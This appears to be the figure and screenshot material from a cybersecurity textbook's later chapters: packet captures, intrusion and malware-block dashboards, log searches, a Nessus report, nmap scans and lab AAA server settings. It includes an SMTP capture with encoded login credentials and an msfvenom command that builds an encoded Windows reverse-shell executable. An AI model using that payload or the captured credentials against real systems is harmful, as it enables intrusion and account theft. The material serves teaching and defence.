> Transmission Control Protocol, Src Port: phonex-port (3177), Dst Port: http (80), Seq: 0, Len: 0
  Source Port: phonex-port (3177)
  Destination Port: http (80)
  [Stream index: 0]
  [TCP Segment Len: 0]
  Sequence Number: 0 (relative sequence number)
  Sequence Number (raw): 882639998
  [Next Sequence Number: 1 (relative sequence number)]
  Acknowledgment Number: 0
  Acknowledgment number (raw): 0
  0111 .... = Header Length: 28 bytes (7)
> Flags: 0x002 (SYN)
  Window: 0
  [Calculated window size: 0]
  Checksum: 0x26e5 [unverified]
  [Checksum Status: Unverified]
  Urgent Pointer: 0
  > Options: (8 bytes), Maximum segment size, No-Operation (NOP), No-Operation (NOP), SACK permitted
  > [Timestamps]

```

```

> Frame 1: 80 bytes on wire (640 bits), 80 bytes captured (640 bits) on interface en1, id 0
> Ethernet II, Src: Apple_13:c5:58 (60:33:4b:13:c5:58), Dst: MS-NLB-PhysServer-26_11:f0:c8:3b (02:1a:11:f0:c8:3b)
> Internet Protocol Version 4, Src: Crunch.local (192.168.43.9), Dst: 192.168.43.1 (192.168.43.1)
> User Datagram Protocol, Src Port: 51677 (51677), Dst Port: domain (53)
  Source Port: 51677 (51677)
  Destination Port: domain (53)
  Length: 46
  Checksum: 0xf268 [unverified]
  [Checksum Status: Unverified]
  [Stream index: 0]
  > [Timestamps]
  UDP payload (38 bytes)

```

← Fields within a UDP packet


No.	Time	Source	Destination	Protocol	Length	Info
4	5.013334	192.168.43.9	8.8.8.8	ICMP	98	Echo (ping) request id=0xd73b, seq=0/0, ttl=64 (reply in 5)
5	5.505538	8.8.8.8	192.168.43.9	ICMP	98	Echo (ping) reply id=0xd73b, seq=0/0, ttl=40 (request in 4)
6	6.019290	192.168.43.9	8.8.8.8	ICMP	98	Echo (ping) request id=0xd73b, seq=1/256, ttl=64 (reply in 7)
7	6.153653	8.8.8.8	192.168.43.9	ICMP	98	Echo (ping) reply id=0xd73b, seq=1/256, ttl=40 (request in 6)
8	7.015108	192.168.43.9	8.8.8.8	ICMP	98	Echo (ping) request id=0xd73b, seq=2/512, ttl=64 (reply in 9)
9	7.781987	8.8.8.8	192.168.43.9	ICMP	98	Echo (ping) reply id=0xd73b, seq=2/512, ttl=40 (request in 8)
12	7.983593	192.168.43.9	8.8.4.4	ICMP	98	Echo (ping) request id=0xdb3b, seq=0/0, ttl=64 (no response found!)
13	8.984437	192.168.43.9	8.8.4.4	ICMP	98	Echo (ping) request id=0xdb3b, seq=1/256, ttl=64 (reply in 14)

```

> Internet Protocol Version 4, Src: 192.168.43.9, Dst: 8.8.8.8
  Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0xbbb3 [correct]
    [Checksum Status: Good]
    Identifier (BE): 55099 (0xd73b)
    Identifier (LE): 15319 (0x3bd7)
    Sequence Number (BE): 0 (0x0000)
    Sequence Number (LE): 0 (0x0000)
    [Response frame: 5]
    Timestamp from icmp data: May 30, 2013 18:45:17.283108000 SA Western Standard Time
    [Timestamp from icmp data (relative): 0.000079000 seconds]
  Data (48 bytes)

```

Fields within an ICMP message



```

> Internet Protocol Version 4, Src: 192.168.43.9, Dst: 192.168.43.1
  User Datagram Protocol, Src Port: 50082 (50082), Dst Port: domain (53)
  Domain Name System (query)
    Transaction ID: 0x2121
    > Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  Queries
    > www.wireshark.org: type A, class IN
      Name: www.wireshark.org
      [Name Length: 17]
      [Label Count: 3]
      Type: A (Host Address) (1)
      Class: IN (0x0001)
    [Response In: 25]

```

No.	Time	Source	Destination	Protocol	Length	Info
6	0.727603	74.53.140.153	10.10.1.4	SMTP	235	S: 220-xc90.websitewelcome.com ESMTP Exim 4.69 #1 Mon, 05 Oct 2009
7	0.732749	10.10.1.4	74.53.140.153	SMTP	63	C: EHLO GP
9	1.074123	74.53.140.153	10.10.1.4	SMTP	191	S: 250-xc90.websitewelcome.com Hello GP [122.162.143.157] SIZE 5
10	1.076669	10.10.1.4	74.53.140.153	SMTP	66	C: AUTH LOGIN
11	1.419021	74.53.140.153	10.10.1.4	SMTP	72	S: 334 VXNlcm5hbWU6
12	1.419595	10.10.1.4	74.53.140.153	SMTP	84	C: User: Z3VycGFydGFwQHhhdHJpb3RzLm1u
13	1.761484	74.53.140.153	10.10.1.4	SMTP	72	S: 334 UGFZc3dvcuQ6
14	1.762058	10.10.1.4	74.53.140.153	SMTP	72	C: Pass: cHVuamFiQDEyMw==
15	2.121738	74.53.140.153	10.10.1.4	SMTP	84	S: 235 Authentication succeeded
16	2.122354	10.10.1.4	74.53.140.153	SMTP	90	C: MAIL FROM: <gurpartap@patriots.in>
17	2.464705	74.53.140.153	10.10.1.4	SMTP	62	S: 250 OK
18	2.465190	10.10.1.4	74.53.140.153	SMTP	93	C: RCPT TO: <raj_deol2002in@yahoo.co.in>
19	2.827648	74.53.140.153	10.10.1.4	SMTP	68	S: 250 Accepted

Wireshark · Follow TCP Stream (tcp.stream eq 0) · smtp.pcap

```

220-xc90.websiteswelcome.com ESMTP Exim 4.69 #1 Mon, 05 Oct 2009 01:05:54 -0500
220-We do not authorize the use of this system to transport unsolicited,
220 and/or bulk e-mail.
EHLO GP
250-xc90.websiteswelcome.com Hello GP [122.162.143.157]
250-SIZE 52428800
250-PIPELINING
250-AUTH PLAIN LOGIN
250-STARTTLS
250 HELP
AUTH LOGIN
334 VXNlcm5hbWU6
Z3VycGFydGFwQHBhdHpb3RzLmlu
334 UGFzc3dvcmQ6
cHVuamFIQDEyMw==
235 Authentication succeeded
MAIL FROM: <gurpartap@patriots.in>
250 OK
RCPT TO: <raj_deol2002in@yahoo.co.in>
250 Accepted
DATA
354 Enter message, ending with "." on a line by itself
From: "Gurpartap Singh" <gurpartap@patriots.in>
To: <raj_deol2002in@yahoo.co.in>
Subject: SMTP
Date: Mon, 5 Oct 2009 11:36:07 +0530
Message-ID: <000301ca4581$ef9e57f0$cedb07d0$@in>
MIME-Version: 1.0
Content-Type: multipart/mixed;
    boundary="-----_NextPart_000_0004_01CA4580.095693F0"
X-Mailer: Microsoft Office Outlook 12.0
Thread-Index: AcpFgem9BvjzEDeR1Kh8i+hUyVo0A==
Content-Language: en-us

```

19 client pkts, 10 server pkts, 18 turns.

Entire conversation (15kB) Show data as ASCII Stream 0

Find:

```

> Internet Protocol Version 4, Src: 10.1.1.101, Dst: 10.1.1.1
> Transmission Control Protocol, Src Port: phonex-port (3177), Dst Port: http (80), Seq: 1, Ack: 1, Len: 676
> Hypertext Transfer Protocol
  > GET / HTTP/1.1\r\n
    User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0) Opera 7.11 [en]\r\n
    Host: 10.1.1.1\r\n
    Accept: application/x-shockwave-flash,text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,video/x-mng,image/png,ima
    Accept-Language: en\r\n
    Accept-Charset: windows-1252, utf-8, utf-16, iso-8859-1;q=0.6, *,q=0.1\r\n
    Accept-Encoding: deflate, gzip, x-gzip, identity, *,q=0\r\n
    Connection: Keep-Alive\r\n
    \r\n
    [Full request URI: http://10.1.1.1/]
    [HTTP request 1/1]
    [Response in frame: 6]

```

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	00:07:0d:af:f4:54	ff:ff:ff:ff:ff:ff	ARP	60	Who has 24.166.173.159? Tell 24.166.172.1
2	0.098594	00:07:0d:af:f4:54	ff:ff:ff:ff:ff:ff	ARP	60	Who has 24.166.172.141? Tell 24.166.172.1
3	0.110617	00:07:0d:af:f4:54	ff:ff:ff:ff:ff:ff	ARP	60	Who has 24.166.173.161? Tell 24.166.172.1
4	0.211791	00:07:0d:af:f4:54	ff:ff:ff:ff:ff:ff	ARP	60	Who has 65.28.78.76? Tell 65.28.78.1
5	0.216744	00:07:0d:af:f4:54	ff:ff:ff:ff:ff:ff	ARP	60	Who has 24.166.173.163? Tell 24.166.172.1
6	0.307909	00:07:0d:af:f4:54	ff:ff:ff:ff:ff:ff	ARP	60	Who has 24.166.175.123? Tell 24.166.172.1
7	0.330433	00:07:0d:af:f4:54	ff:ff:ff:ff:ff:ff	ARP	60	Who has 24.166.173.165? Tell 24.166.172.1
8	0.408556	00:07:0d:af:f4:54	ff:ff:ff:ff:ff:ff	ARP	60	Who has 24.166.175.82? Tell 24.166.172.1
9	0.455104	00:07:0d:af:f4:54	ff:ff:ff:ff:ff:ff	ARP	60	Who has 69.76.220.131? Tell 69.76.216.1
10	0.486666	00:07:0d:af:f4:54	ff:ff:ff:ff:ff:ff	ARP	60	Who has 24.166.173.168? Tell 24.166.172.1
11	0.504694	00:07:0d:af:f4:54	ff:ff:ff:ff:ff:ff	ARP	60	Who has 69.76.221.27? Tell 69.76.216.1

- > Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
- > Ethernet II, Src: 00:07:0d:af:f4:54, Dst: ff:ff:ff:ff:ff:ff
- ▼ Address Resolution Protocol (request)
 - Hardware type: Ethernet (1)
 - Protocol type: IPv4 (0x0800)
 - Hardware size: 6
 - Protocol size: 4
 - Opcode: request (1)
 - Sender MAC address: 00:07:0d:af:f4:54
 - Sender IP address: 24.166.172.1
 - Target MAC address: 00:00:00:00:00:00
 - Target IP address: 24.166.173.159


HyperText Transport Protocol (HTTP)

- 📄 [http.cap](#) A simple HTTP request and response.
- 📄 [http_gzip.cap](#) A simple HTTP request with a one packet gzip Content-Encoded response.
- 📄 [http-chunked-gzip.pcap](#) A single HTTP request and response for www.wireshark.org (proxied using socat to remove SSL encryption). Response is gzipped and used chunked encoding. Added in January 2016.
- 📄 [http_with_jpegs.cap.gz](#) A simple capture containing a few JPEG pictures one can reassemble and save to a file. ←
- 📄 [tcp-ethereal-file1.trace](#) (libpcap) A large POST request, taking many TCP segments.
- 📄 [tcp-ecn-sample.pcap](#) A sample TCP/HTTP of a file transfer using ECN (Explicit Congestion Notification) feature per RFC3168. Frame 48 experienced Congestion Encountered.

The screenshot shows the Wireshark interface with a packet capture list. The selected frame (No. 1) is highlighted in blue. The detailed view pane shows the following information:

- > Frame 1: 62 bytes on wire (496 bits), 62 bytes captured (496 bits)
- > Ethernet II, Src: SMCNetwo_22:5a:03 (00:04:e2:22:5a:03), Dst: Kye_20:6c:df (00:c0:df:20:6c:df)
- > Internet Protocol Version 4, Src: 10.1.1.101 (10.1.1.101), Dst: 10.1.1.1 (10.1.1.1)
- > Transmission Control Protocol, Src Port: phonex-port (3177), Dst Port: http (80), Seq: 0, Len: 0

- > Frame 1: 62 bytes on wire (496 bits), 62 bytes captured (496 bits)
- > Ethernet II, Src: SMCNetwo_22:5a:03 (00:04:e2:22:5a:03), Dst: Kye_20:6c:df (00:c0:df:20:6c:df)
- > Internet Protocol Version 4, Src: 10.1.1.101 (10.1.1.101), Dst: 10.1.1.1 (10.1.1.1)
- > Transmission Control Protocol, Src Port: phonex-port (3177), Dst Port: http (80), Seq: 0, Len: 0



Wireshark · Conversations · http_witp_jpegs.cap

Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s
10.1.1.1	10.1.1.101	342	264k	204	250k	138	13k	0.000000	11.3833	176k	
10.1.1.101	209.225.11.237	14	3724	7	1379	7	2345	0.121783	1.3282	8305	
10.1.1.101	servedby.advertising.com	127	50k	61	24k	66	26k	1.199417	3.2976	59k	

Name resolution
 Limit to display filter
 Absolute start time

Copy Follow Stream... Graph... Close Help

Wireshark · Conversations · http_witp_jpegs.cap


Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start
10.1.1.101	phonex-port	10.1.1.1	http	10	1485	5	754	5	731	0.000000
10.1.1.101	h2gf-w-2m	209.225.11.237	http	13	2954	7	1379	6	1575	0.121783
10.1.1.101	cops-tls	servedby.advertising.com	http	13	4618	7	3003	6	1615	1.199417
10.1.1.101	apogeex-port	servedby.advertising.com	http	13	4618	7	3003	6	1615	1.199758
10.1.1.101	smpppd	servedby.advertising.com	http	13	4618	7	3003	6	1615	1.225929
10.1.1.101	odi-port	servedby.advertising.com	http	13	4618	7	3003	6	1615	1.262302
10.1.1.101	brcm-comm-port	10.1.1.1	http	14	5959	7	960	7	4999	1.275275
10.1.1.101	pcl-infex	10.1.1.1	http	17	10k	8	1037	9	9072	1.379484
10.1.1.101	csvr-proxy	10.1.1.1	http	19	10k	9	1094	10	9890	1.381423
10.1.1.101	csvr-sslproxy	servedby.advertising.com	http	14	4611	8	3113	6	1498	1.997232
10.1.1.101	firemonrcc	servedby.advertising.com	http	14	4611	8	3113	6	1498	2.192724
10.1.1.101	spandataport	servedby.advertising.com	http	15	4668	9	3167	6	1501	2.580113
10.1.1.101	magbind	servedby.advertising.com	http	14	4611	8	3113	6	1498	2.805138
10.1.1.101	ncu-1	10.1.1.1	http	10	1867	5	879	5	988	3.254168
10.1.1.101	ncu-2	10.1.1.1	http	12	2836	6	946	6	1890	4.913917
10.1.1.101	embrace-dp-s	10.1.1.1	http	12	3813	6	954	6	2859	6.646468
10.1.1.101	embrace-dp-c	10.1.1.1	http	19	10k	9	1126	10	9808	6.736387
10.1.1.101	dmod-workspace	10.1.1.1	http	20	12k	9	1126	11	11k	6.738548


Name resolution
 Limit to display filter
 Absolute start time

Copy Follow Stream... Graph... Close Help

No.	Time	Source	Destination	Protocol	Info
18	0.953850	209.225.11.237	10.1.1.101	IPv4	Fragmented IP protocol (proto=TCP 6, off=744, ID=f6c5)
19	0.954640	209.225.11.237	10.1.1.101	HTTP	[TCP Previous segment not captured] Continuation
20	0.954679	10.1.1.101	209.225.11.237	TCP	[TCP ACKed unseen segment] h2gf-w-2m(3179) → http(80) [ACK] Seq=994 Ac...
21	0.978053	209.225.11.237	10.1.1.101	TCP	[TCP Out-Of-Order] http(80) → h2gf-w-2m(3179) [PSH, ACK] Seq=1461 Ack=...
22	0.978120	10.1.1.101	209.225.11.237	TCP	h2gf-w-2m(3179) → http(80) [ACK] Seq=994 Ack=2686 Win=64311 Len=0

```
Urgent Pointer: 0
  [SEQ/ACK analysis]
    [iRTT: 0.242539000 seconds]
    [Bytes in flight: 1225]
    [Bytes sent since last PSH flag: 1219]
  [TCP Analysis Flags]
    [Expert Info (Warning/Sequence): This frame is a (suspected) out-of-order segment]
      [This frame is a (suspected) out-of-order segment]
      [Severity level: Warning]
      [Group: Sequence]
  [Timestamps]
TCP payload (1219 bytes)
```





Chapter 11: Security Management Techniques

Firepower Management Center Overview / Dashboards / Dashboard

Overview Analysis Policies Devices Objects Intelligence

Summary Dashboard (switch dashboard)

Provides a summary of activity on the appliance

Network Threats **Intrusion Events** Status Geolocation QoS +

Top Attackers

Source IP	Count
10.1.29.8	3
10.1.109.48	3
10.1.23.10	2
10.1.57.5	2
10.1.86.9	2
10.1.92.13	2
10.1.96.5	2
10.1.101.8	2
10.1.101.145	2
10.1.151.25	2

Last updated less than a minute ago

Top Targets

Destination IP	Count
64.94.107.18	4
62.51.0.35	3
152.163.66.132	3
173.194.43.60	3
217.197.116.46	3
10.100.9.4	2
31.31.196.236	2
45.192.88.245	2
50.17.197.129	2
51.255.48.78	2

Last updated less than a minute ago

Time	Action	Sending IP	Sending Country	Receiving IP	Receiving Country	Sending Port	Receiving Port	User	Event Type
2021-01-07 14:21:12	Malware Block	194.87.234.129	RUS	10.1.88.11		80	49216	valeria black (dcloud.cisco.com\vblack, LDAP)	Threat Detected in Network File Transfer
2021-01-07 14:21:08	Malware Block	194.87.234.129	RUS	10.1.88.11		80	49203	valeria black (dcloud.cisco.com\vblack, LDAP)	Threat Detected in Network File Transfer
2021-01-07 09:42:01	Malware Block	194.87.234.129	RUS	10.1.151.29		80	49216	mariana griffith (dcloud.cisco.com\mgriffith, LDAP)	Threat Detected in Network File Transfer
2021-01-07 09:42:00	Malware Block	194.87.234.129	RUS	10.1.151.29		80	49215	mariana griffith (dcloud.cisco.com\mgriffith, LDAP)	Threat Detected in Network File Transfer

Detection Name	File Name	File SHA256	Threat Score	File Path	File Type	File Type Category	File Timestamp	File Size (KB)	File URI
Swf.Exploit.Rigek::malicious.th.talos	b3669ec8...e2839b5f	High	SWF	Multimedia	15	http://tyu.benme.com/?tuif=2138&br_fl=1788&oq=_skK...			
Swf.Exploit.Rigek::malicious.th.talos	b3669ec8...e2839b5f	High	SWF	Multimedia	15	?/biw=Amaya.126qv100.406m1g9g5&ct=Amaya&tuif=2927&...			
Swf.Exploit.Rigek::malicious.th.talos	b3669ec8...e2839b5f	High	SWF	Multimedia	15	?/tuif=2138&br_fl=1788&oq=_skK7pSP1LghRbVcgU3n4lbW...			
Swf.Exploit.Rigek::malicious.th.talos	b3669ec8...e2839b5f	High	SWF	Multimedia	15	?/oq=pLLYGOAS3jxbTfgNplglUV9Cpaq3UDTykZj6B9BSK...			

Firepower Management Center Overview Analysis Policies Devices Objects Intelligence

Analysis / Files / Network File Trajectory

Network File Trajectory for b3669ec83fb4bba5257da8c68b32dc15d1a08e9e8c22c7483698f29de2839b5f

File SHA256 b3669ec8...e2839b5f

File Name

File Size (KB) 15

File Type SWF

File Category Multimedia

Current Disposition Malware

Threat Score Very High

Detection Name Swf Exploit.Rigek:malicious.tnt.talos

First Seen 2020-01-09 04:13:33 on 194.87.234.129 by Not Found

Last Seen 2021-01-07 14:21:12 on 194.87.234.129 by valeria black (dcloud.cisco.com)

Event Count 9

Seen On 2 hosts

Seen On Breakdown 1 sender → 1 receiver

Trajectory

Events Transfer Block Create Move Execute Scan Retrospective Quarantine

Dispositions Unknown Malware Clean Custom Unavailable

Time	Event Type	Sending IP	Receiving IP	User	File Name	Disposition	Action	Protocol	Client
2020-01-09 04:13:33	Transfer	194.87.234.129	10.1.86.19	Not Found		Malware	Malware Cloud Loo...	HTTP	Internet Ex...
2020-01-09 04:13:34	Transfer	194.87.234.129	10.1.86.19	Not Found		Malware	Malware Cloud Loo...	HTTP	Internet Ex...
2020-01-09 04:13:34	Transfer	194.87.234.129	10.1.86.19	Not Found		Malware	Malware Cloud Loo...	HTTP	Internet Ex...
2020-01-10 23:02:32	Transfer	194.87.234.129	10.1.112.61	Not Found		Malware	Malware Block	HTTP	Internet Ex...

Trajectory

Events Transfer Block Create Move Execute Scan Retrospective Quarantine

Dispositions Unknown Malware Clean Custom Unavailable

Expression	Description
.	Matches any single character
[]	Matches any character within the list
{x}	Matches x number of repetitions
{x,y}	Filters results with at least x number of repetitions but not more than y times
\$	Matches the ending position within a string
*	Matches zero or more times for the preceding item
/d	Matches any digit character
/D	Matches any non-digit character
^	Matches the start position within the string
abc 123	Matches any string that matches either abc or 123

```

glen@ubuntu:~/var/log
glen@ubuntu:~$ cd /var/log/ 1
glen@ubuntu:~/var/log$
glen@ubuntu:~/var/log$ ls 2
alternatives.log  dmesg          gpu-manager.log  private          vmware-network.2.log
apt               dmesg.0        hp               speech-dispatcher  vmware-network.log
auth.log          dmesg.1.gz     installer        syslog           vmware-vmtoolsd-root.1.log
bootstrap.log     dpkg.log       journal          ubuntu-advantage.log  vmware-vmtoolsd-root.2.log
btmpt             faillog        kern.log         unattended-upgrades  vmware-vmtoolsd-root.log
cups              fontconfig.log lastlog          vmware           vmware-vmtoolsd-root.log
dist-upgrade      gdm3           openvpn         vmware-network.1.log  wtmp
glen@ubuntu:~/var/log$
glen@ubuntu:~/var/log$ cat syslog 3

```

```

glen@ubuntu:~/var/log$ grep [A-Z]{2,4} syslog
grep: [A-Z]4: No such file or directory
syslog:Jan 18 07:51:41 ubuntu /usr/lib/gdm3/gdm-x-session[1562]: (II) vmware(0): [DRI2] Setup complete
syslog:Jan 18 07:51:41 ubuntu /usr/lib/gdm3/gdm-x-session[1562]: (II) vmware(0): [DRI2] DRI driver: vmwgfx
syslog:Jan 18 07:51:41 ubuntu /usr/lib/gdm3/gdm-x-session[1562]: (-) vmware(0): Direct rendering (DRI2 3D) is enabled.
syslog:Jan 18 07:51:41 ubuntu /usr/lib/gdm3/gdm-x-session[1562]: (II) GLX: Initialized DRI2 GL provider for screen 0
syslog:Jan 18 07:51:41 ubuntu /usr/lib/gdm3/gdm-x-session[1562]: (II) Initializing extension DRI2
glen@ubuntu:~/var/log$

```

```
glen@ubuntu:/var/log$ grep 2000 syslog
Jan 18 07:51:51 ubuntu gnome-shell[1809]: STACK_OP_ADD: window 0x2200001 already in stack
Jan 18 07:51:51 ubuntu gnome-shell[1809]: STACK_OP_ADD: window 0x2200001 already in stack
glen@ubuntu:/var/log$
```

```
glen@ubuntu:/var/log$ grep 07:51:5[0-9] syslog
Jan 18 07:51:51 ubuntu gnome-shell[1809]: STACK_OP_ADD: window 0x2200001 already in stack
Jan 18 07:51:51 ubuntu gnome-shell[1809]: STACK_OP_ADD: window 0x2200001 already in stack
Jan 18 07:51:51 ubuntu gnome-shell[1809]: Window manager warning: Overwriting existing binding o
f keysym 31 with keysym 31 (keycode a).
Jan 18 07:51:51 ubuntu gnome-shell[1809]: Window manager warning: Overwriting existing binding o
f keysym 32 with keysym 32 (keycode b).
Jan 18 07:51:51 ubuntu gnome-shell[1809]: Window manager warning: Overwriting existing binding o
f keysym 33 with keysym 33 (keycode c).
Jan 18 07:51:51 ubuntu gnome-shell[1809]: Window manager warning: Overwriting existing binding o
f keysym 34 with keysym 34 (keycode d).
Jan 18 07:51:51 ubuntu gnome-shell[1809]: Window manager warning: Overwriting existing binding o
f keysym 35 with keysym 35 (keycode e).
Jan 18 07:51:51 ubuntu gnome-shell[1809]: Window manager warning: Overwriting existing binding o
f keysym 38 with keysym 38 (keycode 11).
```

```
glen@ubuntu:/var/log$ grep \critical syslog
Jan 18 07:51:40 ubuntu /usr/lib/gdm3/gdm-x-session[1562]: Kernel command line: BOOT_IMAGE=/boot/
vmlinuz-5.4.0-42-generic root=UUID=7e2b5878-acf8-469a-908a-0d9ada20c7dc ro find_preseed=/preseed
.cfg auto noprompt priority=critical locale=en_US quiet
glen@ubuntu:/var/log$
```

Our First Scan on a Target machine

[Back to My Scans](#) Configure

Hosts 1 **Vulnerabilities 57** Remediations 2 History 1

Filter Search Hosts 1 Host

Host	Vulnerabilities
10.10.10.11	6 Critical, 13 High, 3 Medium, 111 Low

Sev	Name	Family	Count		
CRITICAL	SSL (Multiple Issues)	Gain a shell remotely	2		
CRITICAL	Bind Shell Backdoor Detection	Backdoors	1		
CRITICAL	NFS Exported Share Information Disclosure	RPC	1		
CRITICAL	Unix Operating System Unsupported Version Detection	General	1		
CRITICAL	VNC Server 'password' Password	Gain a shell remotely	1		

CRITICAL VNC Server 'password' Password

Description
 The VNC server running on the remote host is secured with a weak password. Nessus was able to login using VNC authentication and a password of 'password'. A remote, unauthenticated attacker could exploit this to take control of the system.


Solution
 Secure the VNC service with a strong password.

Output

```
Nessus logged in using a password of "password".
```

Port	Hosts
5900 / tcp / vnc	10.10.10.11

Chapter 12: Dealing with Incident Response



```
C:\>netstat -ano
```

```
Active Connections
```

Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	1060
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:902	0.0.0.0:0	LISTENING	1160
TCP	0.0.0.0:912	0.0.0.0:0	LISTENING	1160
TCP	0.0.0.0:5040	0.0.0.0:0	LISTENING	8336
TCP	0.0.0.0:49664	0.0.0.0:0	LISTENING	940
TCP	0.0.0.0:49665	0.0.0.0:0	LISTENING	848
TCP	0.0.0.0:49666	0.0.0.0:0	LISTENING	1676
TCP	0.0.0.0:49667	0.0.0.0:0	LISTENING	2132
TCP	0.0.0.0:49668	0.0.0.0:0	LISTENING	3572
TCP	0.0.0.0:49671	0.0.0.0:0	LISTENING	920
TCP	127.0.0.1:9993	0.0.0.0:0	LISTENING	4168
TCP	127.0.0.1:28196	0.0.0.0:0	LISTENING	1308
TCP	127.0.0.1:28196	127.0.0.1:55564	ESTABLISHED	1308
TCP	127.0.0.1:28196	127.0.0.1:55565	ESTABLISHED	1308
TCP	127.0.0.1:28196	127.0.0.1:55567	ESTABLISHED	1308
TCP	127.0.0.1:28196	127.0.0.1:55570	ESTABLISHED	1308

Source	Destination	Protocol	Length	Info
192.168.62.134	192.168.62.128	TCP	58	50596 → 100 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
192.168.62.134	192.168.62.128	TCP	58	50596 → 10012 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
192.168.62.134	192.168.62.128	TCP	58	50596 → 10024 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
192.168.62.134	192.168.62.128	TCP	58	50596 → 10025 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
192.168.62.134	192.168.62.128	TCP	58	50596 → 1007 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
192.168.62.134	192.168.62.128	TCP	58	50596 → 10082 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
192.168.62.134	192.168.62.128	TCP	58	50596 → 1009 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
192.168.62.134	192.168.62.128	TCP	58	50596 → 1011 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
192.168.62.134	192.168.62.128	TCP	58	50596 → 10180 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
192.168.62.134	192.168.62.128	TCP	58	50596 → 10215 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
192.168.62.134	192.168.62.128	TCP	58	50596 → 1023 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
192.168.62.134	192.168.62.128	TCP	58	50596 → 1024 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
192.168.62.134	192.168.62.128	TCP	58	50596 → 10243 [SYN] Seq=0 Win=1024 Len=0 MSS=1460

```
kali@kali:~$ sudo nmap 192.168.62.128
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-25 09:06 EST
```

```
Nmap scan report for 192.168.62.128
```

```
Host is up (0.00048s latency).
```


```
Not shown: 977 closed ports
```

```
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
```

```
MAC Address: 00:0C:29:50:A0:F7 (VMware)
```


```
Nmap done: 1 IP address (1 host up) scanned in 13.31 seconds
```

```
kali@kali:~$ █
```



Indication of running services on host device

Chapter 13: Implementing Incident Handling



```
.com/robots.txt
https://www.com/robots.txt

# If the Joomla site is installed within a folder such as at
# e.g. www.example.com/joomla/ the robots.txt file MUST be
# moved to the site root at e.g. www.example.com/robots.txt
# AND the joomla folder name MUST be prefixed to the disallowed
# path, e.g. the Disallow rule for the /administrator/ folder
# MUST be changed to read Disallow: /joomla/administrator/
#
# For more information about the robots.txt standard, see:
# https://www.robotstxt.org/orig.html
#
# For syntax checking, see:
# https://www.sxw.org.uk/computing/robots/check.html

User-agent: *
Disallow: /administrator/
Disallow: /cache/
Disallow: /cli/
Disallow: /components/



Disallow: /includes/
Disallow: /installation/
Disallow: /language/
Disallow: /libraries/
Disallow: /logs/
Disallow: /media/
Disallow: /modules/
Disallow: /plugins/


Disallow: /tmp/
Allow: .js
```

Hidden folders and directories within the root folder of the web server.




```
kali@kali:~$ msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=192.168.150.128
LPORT=32337 -b "\x00" -e x86/shikata_ga_nai -f exe -o /tmp/weapon.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
Saved as: /tmp/weapon.exe
kali@kali:~$
kali@kali:~$ file /tmp/weapon.exe
/tmp/weapon.exe: PE32 executable (GUI) Intel 80386, for MS Windows
kali@kali:~$
```







Chapter 14: Implementing Cisco Security Solutions



Device	Interface	IP Address	Subnet Mask	Default Gateway
R1	Gi0/0	10.1.1.2	255.255.255.252	
	Gi0/1	172.16.1.1	255.255.255.0	
R2	Gi0/0	10.1.1.1	255.255.255.252	
	Gi0/1	192.168.1.1	255.255.255.0	
	Gi0/2	10.1.1.5	255.255.255.252	
R3	Gi0/1	172.17.1.1	255.255.255.0	
	Gi0/2	10.1.1.6	255.255.255.252	
PC 1	Fa0	172.16.1.10	255.255.255.0	172.16.1.1
PC 2	Fa0	172.17.1.10	255.255.255.0	172.17.1.1
RADIUS Server	Fa0	192.168.1.100	255.255.255.0	192.168.1.1
TACACS+ Server	Fa0	192.168.1.200	255.255.255.0	192.168.1.1



RADIUS Server

Physical Config **Services** Desktop Programming Attributes

SERVICES

- HTTP
- DHCP
- DHCPv6
- TFTP
- DNS
- SYSLOG
- AAA**
- NTP
- EMAIL
- FTP
- IoT
- VM Management
- Radius EAP

AAA

Service On Off Radius Port 1645

Network Configuration

Client Name Client IP

Secret ServerType Radius

	Client Name	Client IP	Server Type	Key	
1	R2	192.168.1.1	Radius	radiuspassword	<input type="button" value="Add"/> <input type="button" value="Save"/> <input type="button" value="Remove"/>

User Setup

Username Password

Username	Password	
		<input type="button" value="Add"/> <input type="button" value="Save"/> <input type="button" value="Remove"/>

Top

TACACS+ Server

Physical Config **Services** Desktop Programming Attributes

SERVICES

- HTTP
- DHCP
- DHCPv6
- TFTP
- DNS
- SYSLOG
- AAA**
- NTP
- EMAIL
- FTP
- IoT
- VM Management
- Radius EAP

AAA

